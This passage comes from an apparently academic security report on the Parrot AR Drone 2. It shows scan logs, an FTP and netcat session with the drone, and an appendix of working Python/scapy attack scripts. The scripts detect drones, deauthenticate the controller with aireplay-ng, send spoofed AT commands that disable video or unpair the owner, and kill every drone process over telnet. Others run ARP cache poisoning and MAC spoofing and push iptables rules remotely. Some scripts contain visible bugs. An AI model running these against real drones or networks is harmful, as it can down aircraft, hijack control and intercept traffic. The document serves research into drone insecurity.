| 19 | 0.012893 | 192.168.1.4 | 192.168.1.1 | UDP | 42 | Source port: 37384  Destination port: 5558 |
| 20 | 1.107558 | 192.168.1.4 | 192.168.1.1 | UDP | 42 | Source port: 37385  Destination port: 5558 |
| 21 | 1.107608 | 192.168.1.4 | 192.168.1.1 | UDP | 42 | Source port: 37385  Destination port: 5551 |
| 22 | 1.107622 | 192.168.1.4 | 192.168.1.1 | UDP | 42 | Source port: 37385  Destination port: 5552 |
| 23 | 1.107638 | 192.168.1.4 | 192.168.1.1 | UDP | 42 | Source port: 37385  Destination port: freeciv |
| 24 | 1.107655 | 192.168.1.4 | 192.168.1.1 | UDP | 42 | Source port: 37385  Destination port: sgi-esphttp |
| 25 | 1.110043 | 192.168.1.1 | 192.168.1.4 | ICMP | 70 | Destination unreachable (Port unreachable) |
| 26 | 2.208936 | 192.168.1.4 | 192.168.1.1 | UDP | 42 | Source port: 37386  Destination port: sgi-esphttp |
| 27 | 2.309131 | 192.168.1.4 | 192.168.1.1 | UDP | 42 | Source port: 37386  Destination port: freeciv |
| 28 | 2.409332 | 192.168.1.4 | 192.168.1.1 | UDP | 42 | Source port: 37395  Destination port: 5559 |
| 29 | 2.410577 | 192.168.1.1 | 192.168.1.4 | ICMP | 70 | Destination unreachable (Port unreachable) |
| 30 | 2.410666 | 192.168.1.4 | 192.168.1.1 | UDP | 42 | Source port: 37386  Destination port: 5552 |
| 31 | 2.410692 | 192.168.1.4 | 192.168.1.1 | UDP | 42 | Source port: 37386  Destination port: 5551 |

Figure 35: Network log of UDP nmap scan Interrupting Control Stream

| Chain INPUT (policy DROP) | | | | | |
|---|---|---|---|---|---|
| target | prot | opt | source | destination | |
| ACCEPT | all | -- | anywhere | anywhere | MAC 94:94:26:49:71:9c |
| ACCEPT | icmp | -- | anywhere | anywhere | |
| ACCEPT | tcp | -- | anywhere | anywhere | tcp dpt:21 |
| ACCEPT | tcp | -- | anywhere | anywhere | tcp dpt:2049 |
| | | | | | |
| Chain FORWARD (policy ACCEPT) | | | | | |
| | | | | | |
| -- | -- | -- | -- | -- | -- |
| Chain OUTPUT (policy ACCEPT) | | | | | |
| | | | | | |
| -- | -- | -- | -- | -- | -- |

Figure 36: Parrots MAC Pairing Implementation



```
matt@matt-GA-990FXA-UD5:~$ ftp 192.168.1.1
Connected to 192.168.1.1.
220 Operation successful
Name (192.168.1.1:matt):
230 Operation successful
Remote system type is UNIX.
Using binary mode to transfer files.
ftp> ls
200 Operation successful
150 Directory listing
drwxr-xr-x    2 0        0             160 Jan  1 00:09 boxes
-rw-r--r--    1 0        0          230400 Jan  1 00:03 pic_000313641998_w640_h3
60.y
-rw-r--r--    1 0        0           34631 Jan  1 00:00 police-notice.html.gz
drwxr-xr-x    2 0        0             160 Jan  1 00:00 usb
-rw-r--r--    1 0        0         7604256 Jan  1 00:03 vid+att_000307773681_w64
0_h360.y
226 Operation successful
ftp> 
```

Figure 37: ftp Connection to Parrot

| **Command** | **Location** | **Output** |
|---|---|---|
| tar c testfile \| nc –q 10 –l 6000 | “Mitigation Machine” (192.168.1.4) | -- |
| ls | Parrot AR Drone (192.168.1.1) | bin, data, dev, etc, factory, firmware, home, lib, licenses, mnt, proc, root, sbin, sys, tmp, update, usr, var |
| nc –w 10 192.168.1.4 6000 > testfile.tar | Parrot AR Drone (192.168.1.1) | -- |
| ls | Parrot AR Drone (192.168.1.1) | bin, data, dev, etc, factory, firmware, home, lib, licenses, mnt, proc, root, sbin, sys, *testfile.tar*, tmp, update, usr, var |

Figure 38: netcat Connection to Parrot

# Appendix C: Developed Python Scripts

```
#!/usr/bin/env python
#M.Peacock
from scapy.all import *
#define initial lists
ap_list = []
ssid_list = []
parrots = []

#define the packet handler, to add access points into the lists if not already
recorded
def packethandler(pkt):
	if pkt.haslayer(Dot11) :
		if pkt.type == 0 and pkt.subtype == 8:
			if pkt.addr2 not in ap_list and pkt.info not in ssid_list:
				ap_list.append(pkt.addr2)
				ssid_list.append(pkt.info)

#Takes the discovered MAC address and SSID and forms them into a dict
def create_dictionary(ap_list, ssid_list):
	ap_dict = dict(zip(ap_list, ssid_list))
	return ap_dict
#searches the dict for MAC address matching the parrot
def find_parrot(ap_dict):
	for key in ap_dict.keys():
		if '90:03:b7:' in str(key) and str(key) not in parrots:
			parrots.append(ap_dict[key])
	if len(parrots) > 0:
		print "Here are the parrots! \n",parrots,
	else:
		print "No parrots detected"
	return parrots
#prints out the dictionary
def print_dictionary(ap_dict):
	for k, v in ap_dict.items():
		print ("{}: {}".format(k, v))

#calls scapy to sniff the wlan2 interface
sniff(iface = 'wlan2', prn = packethandler, timeout = 2)
#defines the dictionary outside the function
ap_dict = create_dictionary(ap_list, ssid_list)
#prints the dictionary
print_dictionary(ap_dict)
#Defines the parrot list outside the function
parrots = find_parrot(ap_dict)
```

Figure 39: SSID Scan Script

```
#!/usr/bin/env python
#M.Peacock
#port scanner to check if the device found is a parrot AR dronev2
from scapy.all import *

#the ports known to be active on a parrot_ardronev2
known_ports = [21, 23, 5551, 5553, 5555, 5557, 5559]
#Will be closed
hidden_ports = [67, 5552, 5554, 5556]

#tests all ports in defined range
def portscan(target, ports):
	knownScanned = []
	hiddenScanned = []
	for destPort in ports:
		ps = (IP(dst=target)/TCP(dport=destPort, flags = "S"))
		scan = sr1(ps, timeout = 1, verbose = 0)
		if (str(type(scan)) == "<type 'NoneType'>"):
			print target + ":" + str(destPort) + " is filtered"
		elif(scan.haslayer(TCP)):
			if(scan.getlayer(TCP).flags == 0x12):
				print target + ":" + str(destPort) + " is open"
				knownScanned.append(destPort)
			elif (scan.getlayer(TCP).flags == 0x14):
				print target + ":" + str(destPort) + " is closed"
				hiddenScanned.append(destPort)
			else:
				print target + ":" + str(destPort) + " unknown"
	if knownScanned == known_ports:
		print "Parrot Detected!" # make it work off both known and hidden
by making the variable callable outside the def
#Scan
portscan('192.168.1.1', known_ports)
portscan('192.168.1.1', hidden_ports)
```

Figure 40: Port Scan script

```
aireplay-ng -0 10 –a 90:03:B7:35:24:24 –c 18:AF:61:0f:51:7D –e ardrone2_215613
mon0
```

Figure 41: Deauthentication command

```
#!/usr/bin/env python

#Defining AT commands and sending them at the parrot using scapy crafted udp
packets
#SRC and DST ports must be the same, as per the SDK
#sequence number must always be either 1, or a higher number than what the
current command number is.
from scapy.all import *
import argparse

parser = argparse.ArgumentParser()
parser.add_argument('-d', help="Disable video", action= "store_true")
parser.add_argument('-e', help="Enable video", action= "store_true")
parser.add_argument('-u', help="Unpair Parrot", action= "store_true")
parser.add_argument('--test', help="test UDP commands", action= "store_true")
parser.add_argument('-t', '--target', help="Set target IP", required="TRUE")
args = parser.parse_args()

def disableVideo():
	n = 1
	for i in range(1):
		videoOff = 'AT*CONFIG ='+str(n)+', "general:video_enable",
"FALSE" '
		dvp = IP(dst=args.target)/UDP(sport =5556,
dport=5556)/Raw(load=videoOff)
		#enable packet
		send(dvp)
		n+=1

def enableVideo():
	n = 1
	for i in range(1):
		videoOn = 'AT*CONFIG = '+str(n)+',"general:video_enable", "TRUE"
'
		evp= IP(dst=args.target)/UDP(sport =5556,
dport=5556)/Raw(load=videoOn)
		send(evp)
		n+=1

def unpair():
	n = 1
	for i in range(1):
		unpair = 'AT*CONFIG=' + str(n)
+',"network:owner_mac","00:00:00:00:00:00"'
		upp = IP(dst=args.target)/UDP(sport=5556,
dport=5556)/Raw(load=unpair)
		send(upp)
		n+=1
#Test packet, checked for UDP packets being sent to parrot
def test():
	n = 1
	for i in range(1):
		test = 'AT*CONFIG='+str(n)+',"test","optionsoptions"'
		testp = IP(dst=args.target)/UDP(sport=5556,
dport=5556)/Raw(load=test)
		send(testp)
		n+=1
if args.target:
	print "Target: " + args.target
if args.d:
	disableVideo()
if args.e:
	enableVideo()
if args.u:
	unpair()
if args.test:
	test()
```

Figure 42: Testing AT commands

```
#!/usr/bin/env python

import socket
import telnetlib
import argparse

parser = argparse.ArgumentParser(description= 'Kill')
parser.add_argument('-t', '--target', help="Target", required="TRUE")
parser.add_argument('-p', '--port', help="Port", required="TRUE")
args = parser.parse_args()

def kill(drone, port):
	#Define a telnet session
	tn = telnetlib.Telnet(drone)
	#Open a telnet session with the drone on the telnet port, kill all proc-
esses and exit
	tn.open(drone, port=port)
	tn.write(b"kill -9 -1\n")
	tn.close()
	print "Drone Deactivated"

kill(args.target, args.port)
```

Figure 43: Disabling the Parrot

```
#!/usr/bin/env python

import fcntl, socket, struct
import argparse
from scapy.all import *

parser = argparse.ArgumentParser(description= 'MAC address Spoofing and ARP
Cache Poisoning')
parser.add_argument('-s', '--scan', help='arpscan', action="store_true")
parser.add_argument('-a', '--arp', help='arp cache poisoning', ac-
tion="store_true")
parser.add_argument('-m', '--mac',help='mac address spoofing', ac-
tion="store_true")
parser.add_argument('-i', '--interface', help='your device interface')
args = parser.parse_args()

def getMac(interface):
    s = socket.socket(socket.AF_INET, socket.SOCK_DGRAM)
    info = fcntl.ioctl(s.fileno(), 0x8927,  struct.pack('256s', ifname[:15]))
    return ''.join(['%02x:' % ord(char) for char in info[18:24]])[:-1]

def arpScan():
        #send an arp request of machines on the network.
        a,u = scapy.all.arping("192.168.1.*")
        b = []
        #Adds each MAC address into a list
        for i in range(0,len(a)):
                b.append(a[i][1].hwsrc)
        #prints out the Macs/IPs found
        #a.summary(lambda (a,u): u.sprintf("MAC: %Ether.src% IP: %ARP.psrc%"))
        return b
def arpCachePoison(parrot, controller):
        parrot=parrot
        controller=controllerpython
        #Sends an arp poison every 5 seconds.
        try:
                scapy.all.arpcachepoison(parrot,controller,interval=5)
        #keyboard interrupt to exit
        except KeyboardInterrupt:
                print "Exiting program"
def macSpoof(parrot, controller, mac):
        parrot=parrot
        controller= controller
        #=a[i][1].psrc
        mitigationMac= mac
        op="who-has"
        arp=ARP(op=op, psrc=parrot, pdst=controller,hwdst=mitigationMac)
        for i in range(1):
                send(arp)
if args.interface:
        interface = getMac(args.interface)
if args.scan:
        scan=arpScan()
if args.arp:
        arpCachePoison(scan[0], scan[1])
if args.mac:
        macSpoof(scan[0], scan[1], interface)
```

Figure 44: MAC spoofing and ARP cache poisoning

```
#!/usr/bin/env python

from scapy.all import *

def malformedSend(target):
	mp = IP(dst=target)/UDP(sport=5556, dport=5556)
	send(mp)

malformedSend('192.168.1.1')
```

Figure 45: Sending Malformed Packets

```
#!/usr/bin/env python

import socket
import telnetlib
import argparse

parser = argparse.ArgumentParser(description= 'Test')
parser.add_argument('-b', '--block', help='Block Video and Commands', ac-
tion="store_true")
parser.add_argument('-ub', '--unblock', help="UnBlock Video and Commands", ac-
tion="store_true")
parser.add_argument('-t', '--target', help="Target", required="TRUE")
parser.add_argument('-p', '--port', help="Port", required="TRUE")
args = parser.parse_args()

#Defines the mitigation rules to be applied to the parrot, then writes them
using the telnet library
def ipTableRule(drone, port):
	blockcom = "iptables -A INPUT -p udp --dport 5556 -j DROP \n"
	blockvid = "iptables -A INPUT -p tcp --dport 5555 -j DROP \n"
	tn = telnetlib.Telnet(drone)
	tn.open(drone, port=port)
	tn.write(blockcom)
	tn.write(blockvid)
	tn.close()
	print "Commands Blocked \n Video Blocked"

#Defines removing the mitigation rules from the parrot, using the telnet li-
brary
def turnOffRules(drone, port):
	revertRule = "iptables --flush \n"
	tn = telnetlib.Telnet(drone)
	tn.open(drone, port=port)
	tn.write(revertRule)
	tn.close()
	print "Commands reverted"

if args.block:
	ipTableRule(args.target, args.port)
if args.unblock:
	turnOffRules(args.target, args.port)
```

Figure 46: iptables port blocking